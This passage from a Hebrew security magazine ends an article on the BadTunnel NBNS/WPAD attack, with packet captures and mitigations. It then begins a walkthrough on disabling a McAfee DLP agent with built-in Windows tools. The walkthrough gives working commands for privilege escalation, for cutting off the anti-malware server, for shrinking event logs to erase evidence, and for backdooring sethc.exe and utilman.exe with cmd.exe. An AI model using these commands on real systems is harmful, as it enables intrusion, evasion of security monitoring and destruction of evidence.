  > Flags: 0x8400, Response, Opcode: Name query, Authoritative, Reply code: No error
    Questions: 0
    Answer RRs: 1
    Authority RRs: 0
    Additional RRs: 0
  v Answers
    v *<00><00><00><00><00><00><00><00><00><00><00><00><00><00><00>: type NBSTAT, class IN
        Name: *<00><00><00><00><00><00><00><00><00><00><00><00><00><00><00>
        Type: NBSTAT (33)
        Class: IN (1)
        Time to live: 0 seconds
        Data length: 65
        Number of names: 1
        Name: WPAD<20> (Server service)
```

במידה ונבדוק כעת את ה-cache ואת טבלת שמות ה-NetBIOS של עמדת הנתקף, נוכל לראות שהעמדה 172.16.0.54 (העמדה שלנו) שמורה כ-WPAD:





תמונה ימנית: כתובת ה-MAC המזוהה עם WPAD הנה כתובת ה-MAC של העמדה שלנו.

תמונה שמאלית: בדיקה ב-cache של NetBIOS מראה שכתובת ה-IP המזוהה אם WPAD הנה כתובת ה-IP של העמדה שלנו.

ה-Cache נשמר לפרק זמן (דיפולטי) של 600 שניות. לכן, לאחר 600 שניות, תתבצע שאילתה נוספת עבור WPAD במידה והעמדה תרצה ליצור איתה קשר. למזלנו, עמדה תקבל תשובת NBSTAT גם אם כלל לא שאלה(!). לכן, תוקף יוכל לשלוח תשובה (keep-alive) ובכך לשמר את המצב הקיים. נוכל לשלוח כל תשובה שנרצה - גם עם השאלה היא על שם אחר וגם אם בכלל לא נשלחה שאלה.

דבר שיכול להקשות על התוקף הנם רכיבים כמו Firewall או NAT. אלה לרוב לא יאפשרו תקשורת יזומה אל העמדה העומדת מאחוריהם. לכן, במידה והיינו מנסים בצורה יזומה לשלוח תשובת NBNS אל העמדה, ככל הנראה היא הייתה נופלת והעמדה לא הייתה מקבלת אותה.


משמעות ה-Tunnel בשם המתקפה

עובדה מעניינת, והיא חלק עיקרי מכל המתקפה (ובזכותה קיימת המילה Tunnel בשם החולשה), היא ששאילתת NBSTAT נשלחת כאשר פורט היעד הנו 137 (NBNS) ופורט המקור הנו 137 (NBNS) ושניהם קבועים תמיד. עובדה זו מעניינת שכן ה-FW, ברגע שליחת הבקשה, מאפשר לשני הצדדים תקשורת על פורט 137. הבקשה נשלחת מפורט 137 לפורט 137, ומצפה לקבל תשובה מפורט 137 לפורט 137. כל החזרה על מספר הפורט נועדה להדגיש את הבעייתיות: ה-Firewall לא מבחין בין תשובה לבקשה. לכן ניתן להבין שבסוף כל תהליך הדרדור שתיארתי כאן, נפתח לנו מעבר דו-כיווני על פורט ה-NBNS.

ברגע שגרמנו לעמדה הנתקפת לצאת מפורט 137 לפורט 137, ה-FW או רכיב ה-NAT, מאפשרים שיחה בין שתי העמדות. ומהרגע הזה - קיים Tunnel על גבי פורט 137:

```
138 57.653413    172.16.0.53     172.16.0.54     NBNS     92 Name query NBSTAT *<00><00><00>
> Frame 138: 92 bytes on wire (736 bits), 92 bytes captured (736 bits) on interface 0
> Ethernet II, Src: HewlettP_97:72:9d (78:ac:c0:97:72:9d), Dst: HewlettP_95:75:26 (78:ac:c0:95:75:26)
> Internet Protocol Version 4, Src: 172.16.0.53, Dst: 172.16.0.54
> User Datagram Protocol, Src Port: 137, Dst Port: 137
> NetBIOS Name Service
```

ובשביל לפשט את כל המלל לתרשים אחד שמסביר הכל:



בוב לא יוכל לפנות אל אליס בפורט 137 שכן אף רכיב אבטחה שמכבד את עצמו לא יאפשר תקשורת יזומה מחוץ לרשת \ לעמדה. לכן, בוב ישלח לאליס קישור שיגרום לה ליזום תקשורת. העמדה של אליס לא תצליח ליצור תקשורת ב-SMB או ב-NBSS (שכן הוא ביטל זאת). בעקבות הכישלון, אליס תישלח שאילתת NBSTAT ובאותו רגע תיפתח Tunnel שיאפשר לבוב לבצע תקשורת לאליס על פורט 137.

ואת אותו תרשים גם בתקשורת:

No.	Time	Source	Destination	Protocol	Length	Info
10	2.339563	172.16.0.53	172.16.0.54	SMB2	166	Tree Connect Request Tree: \\172.16.0.54\IPC$
11	2.639161	172.16.0.53	172.16.0.54	TCP	166	[TCP Retransmission] 35876 → 445 [PSH, ACK] Seq=1 Ack=1 Win=16154 Len=112
13	3.239200	172.16.0.53	172.16.0.54	TCP	166	[TCP Retransmission] 35876 → 445 [PSH, ACK] Seq=1 Ack=1 Win=16154 Len=112
17	4.439272	172.16.0.53	172.16.0.54	TCP	166	[TCP Retransmission] 35876 → 445 [PSH, ACK] Seq=1 Ack=1 Win=16154 Len=112
20	5.639340	172.16.0.53	172.16.0.54	TCP	166	[TCP Retransmission] 35876 → 445 [PSH, ACK] Seq=1 Ack=1 Win=16154 Len=112
24	6.833457	172.16.0.53	172.16.0.54	TCP	166	[TCP Retransmission] 35876 → 445 [PSH, ACK] Seq=1 Ack=1 Win=16154 Len=112
29	9.235533	172.16.0.53	172.16.0.54	TCP	166	[TCP Retransmission] 35876 → 445 [PSH, ACK] Seq=1 Ack=1 Win=16154 Len=112
43	13.137448	172.16.0.53	172.16.0.54	SMB2	146	Close Request
46	14.035807	172.16.0.53	172.16.0.54	TCP	258	[TCP Retransmission] 35876 → 445 [PSH, ACK] Seq=1 Ack=1 Win=16154 Len=204
69	23.631359	172.16.0.53	172.16.0.54	TCP	54	35876 → 445 [RST, ACK] Seq=205 Ack=1 Win=0 Len=0
97	35.651819	172.16.0.53	172.16.0.54	TCP	66	35879 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
100	36.652020	172.16.0.53	172.16.0.54	TCP	66	35880 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
101	36.655909	172.16.0.53	172.16.0.54	TCP	66	35885 → 139 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
104	38.651279	172.16.0.53	172.16.0.54	TCP	66	[TCP Retransmission] 35879 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_…
105	39.651294	172.16.0.53	172.16.0.54	TCP	66	[TCP Retransmission] 35885 → 139 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_…
106	39.651311	172.16.0.53	172.16.0.54	TCP	66	[TCP Retransmission] 35880 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_…
111	44.654621	172.16.0.53	172.16.0.54	TCP	62	[TCP Retransmission] 35879 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
112	45.651637	172.16.0.53	172.16.0.54	TCP	62	[TCP Retransmission] 35885 → 139 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
113	45.651655	172.16.0.53	172.16.0.54	TCP	62	[TCP Retransmission] 35880 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 SACK_PERM=1
138	57.653413	172.16.0.53	172.16.0.54	NBNS	92	Name query NBSTAT *<00><00><00><00><00><00><00><00><00><00><00><00><00><00><00>
141	57.671478	172.16.0.54	172.16.0.53	NBNS	163	Name query response NBSTAT

[תהליך התקיפה המלא מתועד ב-Wireshark]

וכך, תוקף מחוץ לרשת הארגונית הנגישה לאינטרנט הצליח באמצעות קישור UNC פשוט, להשיג את פרטי ה-NTLM או להגדיר עצמו כשרת ה-Proxy.

התמודדות

התמודדות עם החולשה אפשרית בביצוע העדכונים הנחוצים ו\או בדרכים עקיפות נוספות אותן ניתן לבצע במקרה בו מדובר ברשת ארגונית או פרטית כאחד.

הפתרון הקלאסי ביותר, ביצוע הטמעה של עדכוני אבטחה: Microsoft הוציאו שני עדכוני אבטחה, הראשון: **MS16-077** ובמסגרתו:

- פרטי ההזדהות (NTLM) לא יישלחו יותר אל שרת ה-WPAD. ניתן לוודא הגדרה זו ב-Registry:

```
HKLM\SOFTWARE\WoW6472Node\Microsoft\Windows\CurrentVersion\Internet
Settings\WinHttp
Value Name: AutoProxyAutoLogonIfChallenged
Type: DWORD
Value: 0

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\WinHttp
Value Name: AutoProxyAutoLogonIfChallenged
Type: DWORD
Value: 0
```

- עמדות לא יקבלו שאילתות לתרגום שמות NetBIOS מכתובות IP אשר אינן באותה רשת.
- עמדות לא יקבלו שאילתות NBSTAT מכתובות IP אשר אינן באותה רשת.
- תקשורת NetBIOS לא תצא מהרשת הארגונית (כולל פרוטוקולים אפליקטיביים הרוכבים על תקשורת זו).
- כברירת מחדל, טכנולוגיית WPAD לא תעבוד עם שמות NetBIOS אלא רק באמצעות DNS.

ניתן לוודא הגדרה זו ב-Registry:

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\WinHttp
Value Name: AllowOnlyDNSQueryForWPAD
Type: DWORD
Value: 1
```

והשני: **MS16-063**, ובמסגרו: עדכון לדפדפן Internet Explorer בדרך ניהול שרתי ה-Proxy.

בנוסף לכך, אספתי מספר פתרונות עקיפים שאפשריים (וקצת יותר "אלימים") במידה ואנחנו לא רוצים תקשורת שכזו, בה נמצאת החולשה:

- ניתן לחסום ב-FW המקומי כל תקשורת היוצאת או נכנסת לפורט 137 בעמדה ובכך למנוע את יציאת שאילתת ה-NBSTAT.
- ניתן לבטל את השימוש ב-NetBIOS.
- במידה והפחד הוא ברשת ארגונית הנגישה לאינטרנט: ניתן לחסום תקשורת יוצאת מהרשת הארגונית בפורט 137 ובכך לאפשר תקשורת זו רק בתוך הרשת הפנימית.
- במידה ונמצאים ברשת בייתית ללא שרת WPAD, ניתן להגדיר את שרת ה-WPAD בקובץ ה-HOSTS ובכך למנוע את החיפוש אחר WPAD:

```
System32\drivers\etc\hosts
WPAD    127.0.0.1
```

סיכום

מספר רב של מתקפות דורשות מהתוקף להיות ברשת המקומית בכדי לממשן באופן מלא. חולשת BadTunnel היוותה פרסום למקרה פשוט בו ניתן לנצל מתקפה לצורך ביצוע Man In The Middle או גניבת פרטי הזדהות מסוג NTLM בצורה מרוחקת כאשר התוקף כלל לא נמצא באותה הרשת עם הנתקף. מתקפת BadTunnel חגגה כבר שנתיים ועדיין - אני מוצא אותה מעניינת להפליא. החולשה אינה חולשת תכנה קלאסית שקיימת בקוד, אלא חולשה "ארכיטקטונית" - שקיימת בתהליך עצמו ובדרך בה הוא עובד.

כחלק מהסיכום ארצה להגיד תודה ענקית ל**שי לובל** על כל העזרה במהלך בניית התוכן ואיסוף המידע.

ביבליוגרפיה

מתקפת BadTunnel:

- https://www.blackhat.com/docs/us-16/materials/us-16-Yu-BadTunnel-How-Do-I-Get-Big-Brother-Power-wp.pdf
- https://www.darkreading.com/vulnerabilities---threats/windows-badtunnel-attack-hijacks-network-traffic/d/d-id/1325875
- https://nakedsecurity.sophos.com/2016/06/16/badtunnel-a-vulnerability-all-windows-users-need-to-patch/
- https://docs.microsoft.com/en-us/security-updates/securitybulletins/2016/ms16-077
- https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2016/ms16-063

מתקפת NBNS Spoofing:

- https://www.digitalwhisper.co.il/files/Zines/0x20/DW32-1-NBNSSpoofing.pdf

מידע טכני:

- https://wiki.wireshark.org/NetBIOS/NBNS
- https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/nbtstat
- https://en.wikipedia.org/wiki/Web_Proxy_Auto-Discovery_Protocol
- https://en.wikipedia.org/wiki/Proxy_auto-config
- https://www.first.org/cvss/calculator/3.0
- https://wiki.wireshark.org/SMB

תמונות ותרשימים:

- https://www.draw.io/

כלל התמונות והדוגמאות נוצרו בעבור מאמר זה במיוחד ובאמצעות מימוש החולשה בפועל.

באג או פיצ'ר? ניצול לרעה של יכולות מובנות במערכת ההפעלה Windows

מאת אביאל צרפתי

הקדמה

זה לא באג, זה פיצ'ר! אנו שומעים את הביטוי הזה לא מעט, בעיקר כהלצה, אך אם ננסה להבין מה עומד מאחוריו, נוכל להסיק כי בעולם הפיתוח ישנם אילוצים שונים ומשונים הגורמים למוצרים לצאת לשוק כאשר הם מכילים בעיות שונות - באגים מעצבנים ולעתים אף פרצות אבטחה שונות המוסוות תחת פיצ'רים, אם בכוונה ואם בטעות. במאמר זה אעסוק בניצול לרעה של יכולות שונות במערכות ההפעלה מבית Microsoft (Windows 7/10) בכדי לבצע שלל פעולות התקפיות על מערכת ההפעלה ולבסוף ביטול של יכולות מנגנון דלף מידע מבית McAfee (Data Loss Prevention או DLP בקצרה, ניתן לקרוא בהרחבה כאן - https://whatis.techtarget.com/definition/data-loss-prevention-DLP).

במאמר זה אציג דרכי פעולה וקווים מנחים לתקיפת תחנת קצה, הכוללים גם ביטול של מערכת DLP מבית McAfee, המותקנת על עמדת קצה מסוג Windows 10. העבודה תיעשה בעזרת כלים מובנים של מערכת ההפעלה בלבד, וללא שימוש בכלים "חיצוניים" כלל. לכל אורך התהליך אתייחס גם לתחום ה-Defense Evasion והשארת מספר נמוך ככל האפשר של עקבות בתחנת הקצה.

פתרון ה-DLP מותקן על עמדת הקצה יחד עם Agent ייעודי של חברת McAfee הכולל מספר פתרונות אבטחה נוספים, שמהם נרצה להתחמק בכדי לייצר "רעש" מינימלי ככל האפשר על עמדת הקצה. בכדי להתחמק ממנגנוני האבטחה השונים המותקנים על עמדת הקצה, בשלב הראשוני נבחן מהם מנגנוני האבטחה הקיימים בכדי לדעת ממה "להיזהר":

- Anti-Malware סטנדרטי מבוסס חתימות.
- מערכת לזיהוי קבצים זדוניים המבוססת על "מוניטין" הקובץ. ניתן לקרוא בהרחבה במאמר הבא: https://www.techopedia.com/definition/4080/reputation-based-security
- מערכת לזיהוי ומניעת פעולות עוינות - Endpoint Detection & Response, או בקצרה - EDR.

בתרחיש שאדגים במאמר זה, אתחיל את הבדיקה כאשר בידינו משתמש סטנדרטי ללא הרשאות "גבוהות" על תחנת הקצה, ואנסה להגיע למצב של נטרול מערכת ה-DLP המותקנת על התחנה תוך שמירה על פרופיל נמוך ככל האפשר בכדי להימנע מגילוי על ידי אחת ממערכת ההגנה.

שלב 1 - Privilege Escalation | משתמש רגיל ← משתמש חזק

כפי שהבטחתי בתחילת המאמר - אעשה שימוש בכלים מובנים של מערכת ההפעלה בלבד על תחנת הקצה, בכדי להימנע מגילוי של מערכות הגנה מותקנות, או לפחות להקטין את הסיכוי לכך.

בשלב הראשוני, נמצא את עצמנו כמשתמש ללא הרשאות גבוהות על תחנת הקצה - זאת אומרת, ללא Local Administrator או כל הרשאה אחרת. נבחן מספר דרכים נפוצות להשגת הרשאות, ובפועל לבצע Privilege Escalation על עמדת הקצה - ממשתמש רגיל למשתמש חזק .

השיטה הראשונה אותה נבחן נקראת "Locate Stored Credentials" ומטרתה חיפוש אפקטיבי וממוקד של הרשאות (שמות משתמשים וסיסמאות) המאוחסנות על עמדת הקצה או על משאבי רשת שונים שאליהם יש לנו הרשאות.

יתרונות השיטה: ניצול של טעויות אנוש הקורות לעתים קרובות ולרוב של אנשי IT בעלי הרשאות גבוהות, שיטת חיפוש "שקטה" בעלת סיכוי נמוך להפעלת מנגנוני אבטחה והגנה שונים.

חסרונות השיטה: לעתים ניתקל ב"מלכודות דבש" (Honeypots, ניתן לקרוא בהרחבה כאן https://www.cse.wustl.edu/~jain/cse571-09/ftp/honey), עלולים להיתקל בשלל הרשאות לא רלוונטיות או משתמשים שפג תוקפם.

ננסה להגדיר מספר מילות מפתח שאותן נחפש במיקומים המוגדרים כ"מועדים לפורענות":

- על הכונן המקומי שבו מותקנת מערכת ההפעלה ישנם מספר קבצים הנוצרים כברירת מחדל על ידי תוכנות הפצה או התקנות שונות, ובהם עלולים להישמר שמות משתמשים ואף סיסמאות. בין היתר, ניתן לחפש את הקבצים: sysprep.xml ,sysprep.inf ,unattend.xml.
- במידה ואנו נמצאים בסביבת Windows Domain, נרצה לחפש את הקובץ הידוע לשמצה Groups.xml, שבגרסאות שונות של Windows Server עלול להכיל סיסמאות מוצפנות של משתמשים חזקים בסביבת הדומיין - שאותן ניתן לפצח בקלות בעזרת מספר כלים פשוטים למדי. (ניתן למצוא הסבר יותר נרחב כאן https://pentestlab.blog/tag/cpassword/).
- אם נרצה להרחיב את החיפוש, נוכל לבצע חיפושים על מילות מפתח כגון "pass", "password", "credentials" ועוד. את החיפוש נתאים לסביבה שבה אנו נמצאים, ולכן אין כאן המלצה ספציפית - אלא הכוונה למציאת משאבי רשת שבהם משותפים קבצים רבים, מסמכים, וכו'.

השיטה השנייה אותה נבחן הינה ניצול הגדרות מתירניות של מערכת ההפעלה:

יתרונות השיטה: חיפוש ממוקד וקצר של הגדרות שונות במערכת ההפעלה.


חסרונות השיטה: ההגדרות המתירניות אותן נחפש אינן נפוצות בסביבות ארגוניות גדולות.

נבחן מספר הגדרות של מערכת הפעלה המעידות כי ניתן לנצלן בכדי לבצע Privilege Escalation:


- שירותים (Services) בעלי הרשאות Registry מתירניות. במערכת ההפעלה Windows, כל המידע הקשור לשירותים שונים במערכת נשמר כערכי Registry במיקום הבא:

```
HKLM\SYSTEM\CurrentControlSet\Services\
```

- במידה ונמצא במיקום זה שירותים בעלי הרשאות מתירניות, למשל:



נוכל לנסות ולהחליף את ה-Executable שהשירות מריץ על ידי שינוי ערך ה-ImagePath:



ניתן כמובן גם לשנות את הערך ל-cmd.exe או powershell.exe ובכך להקטין את הסיכוי לגילוי קובץ זדוני במערכת.

שלב 2 - Defense Evasion - התחמקות מזיהוי והתרעה

בשלבים הבאים נשתמש בפעולות שהן מעט יותר "רועשות", ולכן נרצה לצמצם את הסיכויים שמנגנוני ההגנה המותקנים על המערכת יזהו אותנו.


כמיטב המסורת, לא נעשה שימוש בכלים חיצוניים - אלא ביכולות מובנות של מערכת ההפעלה בלבד.

נדון כעת בשתי פעולות עיקריות:

- מניעת תקשורת בין עמדת הקצה לבין השרת - בכדי למנוע תקשורת מעמדת הקצה לשרת תוך שימוש ביכולות מובנות של מערכת ההפעלה בלבד, נשתמש ביכולות הניתוב המובנות של מערכת ההפעלה, וננתב כל תקשורת אל שרת הניהול של ה-Anti-Malware אל כתובת ה-Loopback. (ניתן לקרוא עוד כאן https://www.techopedia.com/definition/2440/loopback-address).
- את הפעולה נבצע בצורה הבאה, כאשר נגדיר את הכתובת 10.0.0.2 ככתובת שרת ה-Anti-Malware:

```
Route add 10.0.0.2 mask 255.255.255.255 127.0.0.1
```

- הסתרת פעולות על ידי "העלמת" אירועים של מערכת ההפעלה - ככל שמספר האירועים והעקבות שנשאיר אחרינו יהיה קטן יותר, כך יקטנו בהתאם הסיכויים לתפיסתנו (בזמן אמת, או במבט לאחור). בכדי להעלים עקבות, נרצה לפחות בשלב הראשוני למחוק אירועים מעמדת הקצה. במערכת ההפעלה Microsoft Windows יומן האירועים נקרא Event Viewer, והוא מכיל שלל אירועים לגבי מערכת ההפעלה, תוכנות צד ג', פעולות של משתמשים וקבוצות על התחנה, ועוד.
- מחיקה "סתמית" של יומן האירועים או של אירועים ספציפיים ביומן תגרום להיווצרותם של אירועים נוספים המתריעים על מחיקת אירועים, ובכך נייצר רעש מיותר.
- אז איך בכל זאת נוכל לגרום לטשטוש עקבותינו? נחטט בהגדרות היומן בכדי למצוא רמזים...



- אם נביט היטב ונעמיק בהגדרות הנ"ל, נוכל לראות כי היומן מוגדר כברירת מחדל למחוק אירועים ישנים כאשר הוא מתמלא. במידה ונקטין את יומן האירועים לגודל המינימלי האפשרי, נוכל לדרוס אירועים בקלות ולהעלים ראיות מתחנת הקצה. למזלנו - שינוי גודלו של יומן האירועים לא מייצרת אירוע כברירת מחדל ולכן נבחר באופציה הזו כאופציה המועדפת עלינו.

- ניתן לבצע את הפעולה באופן הבא:

```
reg add HKLM\SYSTEM\CurrentControlSet\Services\EventLog\Security /v
MaxSize /t REG_DWORD /d 100000 /f
```

  - לאחר ביצוע הפעולה, נקבל התראה "The Operation Completed Successfully". חשוב לזכור! לאחר ביצוע פעולות "בעייתיות" יש לבצע מספר פעולות סטנדרטיות בכדי לדרוס אירועים ישנים.

כמובן שישנן עוד עשרות ואף מאות שיטות להימנע מגילוי על ידי תוכנות הגנה שונות, וניתן להרחיב בקריאה כאן:

https://attack.mitre.org/tactics/TA0005/

שלב 3 - Privilege Escalation | משתמש חזק ← SYSTEM

בשלב זה, נבחן דרכים אפשריות להשגת הרשאות SYSTEM על מערכת ההפעלה, ונמשיך לפעול על פי שיטת העבודה של שימוש בכלים סטנדרטיים של מערכת ההפעלה בלבד, ללא "עזרה חיצונית".

ישנן אינספור שיטות שבעזרתן נוכל להעמיק את שליטתנו על תחנת הקצה ולהשיג את הרשאת ה-SYSTEM הנכספת, אך נרצה לבצע זאת תחת המגבלות של שימוש בכלים מובנים של מערכת ההפעלה ויצירת "רעש" אפסי ככל האפשר, בכדי לשמור על חשאיות.

מי שבכל זאת מתעניין בדרכים נוספות להשגת הרשאות SYSTEM, או כל סוג אחר של Privilege Escalation, מוזמן להיכנס ל-Git הבא של "swisskyrepo" ולצפות בשלל דרכים שונות ומשונות, גם למערכות הפעלה נוספות:
https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Windows%20-%20Privilege%20Escalation.md

כאמור, נדון בשתי שיטות עיקריות להשגת הרשאות SYSTEM על מערכת ההפעלה ללא שימוש בכלים חיצוניים. שתי השיטות הינן הוכחות חיות ובועטות כי ארגונים כמו Microsoft לעתים רבות שמים את חווית המשתמש ונוחות העבודה במקום הראשון, הרבה לפני אבטחת מידע והגנה על המשתמשים ומערכת ההפעלה.

השיטה הראשונה שבה נדון היא ניצול יכולת ה-Debug המובנית של מערכת ההפעלה, מנגנון הנקראImage File Execution Options, או בקצרה - IFEO. המנגנון מאפשר הפעלת Debugger עבור קבצי הרצה שונים. יכולת זו הינה יכולת מבורכת, אך לצערנו יושמה בצורה בעייתית - ניתן להגדיר **כל קובץ הרצה** כ-Debugger לקובץ הרצה אחר, שיפעל באותן הרשאות.

במקור, היכולת פותחה לצורך הצמדת Debugger לתוכנות ושירותים שונים, בעיקר לצרכי פיתוח ו-QA, אך בפועל משתמשים בה רבות לצרכים זדוניים, כגון השגת Shell בעל הרשאות SYSTEM על תחנת קצה.

בכדי לנצל את מנגנון ה-IFEO בכדי לבצע Privilege Escalation, נצמיד לקובץ הרצה של מערכת ההפעלה Debugger מסוג Shell מובנה של מערכת ההפעלה כגון CMD.exe או PowerShell.exe. אך איך נבחר קובץ מתאים, שיוכל לתת לנו הרשאות SYSTEM?

נבחן אילו שירותים של מערכת ההפעלה רצים כ-SYSTEM (בקונוטציה מסוימת, כמובן). בנוסף לכך נרצה לנצל שירותים שמצד אחד יהיו נגישים ומצד שני לא יעלו "חשד" כאשר נשתמש בהם.

שתי האופציות הפופולריות ביותר וכמובן הרלוונטיות ביותר עבור המקרה שלנו הן חלק אינטגרלי משירותי הנגישות המובנים של מערכת ההפעלה, ושמן: Sticky Keys ו-Utility Manager.

הראשון משמש כעזר למשתמשים בעלי מוגבלויות פיזיות שונות, ואילו השני משמש כתפריט המנגיש שירותים שונים לבעלי מוגבלויות ראיה, מוגבלויות פיזיות ועוד.

ניתן לקרוא בהרחבה על הנושא כאן:

https://en.wikipedia.org/wiki/Sticky_keys

בכדי להצמיד Debugger מסוג CMD Shell אל שירות ה-Sticky Keys, נשתמש בפקודה הבאה:

```
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File
Execution Options\sethc.exe" /v Debugger /t REG_SZ /d
"C:\Windows\System32\cmd.exe" /f
```

בכדי להצמיד Debugger מסוג CMD Shell אל שירות ה-Utility Manager, נשתמש בפקודה הבאה:

```
reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File
Execution Options\utilman.exe" /v Debugger /t REG_SZ /d
"C:\Windows\System32\cmd.exe" /f
```

יתרונות השיטה: קלה לשימוש וגמישה - ניתן להגדיר כל Debugger ולשנות אותו בכל עת.

חסרונות השיטה: קלה לזיהוי, מערכות הגנה רבות מכירות שיטה זו ומתריעות/חוסמות פעולות המשנות ערכי Registry ב-IFEO.

השיטה השנייה שבה נדון היא שיטה מעט "פרימיטיבית", אך לפעמים נהיה מוכרחים להשתמש בה בכדי להימנע מזיהוי על ידי תוכנות הגנה שונות, או לפחות להקטין את הסיכוי להיות מזוהה כ"פעולה עוינת".

סדר הפעולות בשיטה זו כולל: השתלטות מלאה על קובץ הרצה של מערכת ההפעלה והחלפתו בקובץ אחר, רצוי ב-Shell כלשהו של מערכת ההפעלה, שאיננו עוין (בינתיים...)

ננסה לייצור סוג של "אוטומציה" לפעולות הנ"ל, בעזרת קובץ Batch פשוט למדי:

```
Takeown /F %windir%\System32\sethc.exe
calcs %windir%\System32\sethc.exe /e /p @UsernameGoesHere@:f
ren %windir%\System32\sethc.exe sethc_backup.exe
copy %windir%\System32\cmd.exe %windir%\System32\sethc.exe
```

- ניתן לשים לב כי בשורה 3 אנו משנים את שמו של קובץ ה-sethc.exe ולא מוחקים אותו. נעשה זאת בכדי להחזיר את מערכת ההפעלה למצב הקודם, בכדי להשאיר כמה שפחות נזק ועקבות בסוף התהליך.
- יש לשים לב כי בשורה 2 צריך להכניס את שם המשתמש/הקבוצה הרלוונטיים, בהתאם לתחנת הקצה ולמשתמש הנוכחי.
- יש להריץ את הסקריפט תחת הרשאות Local Administrator.
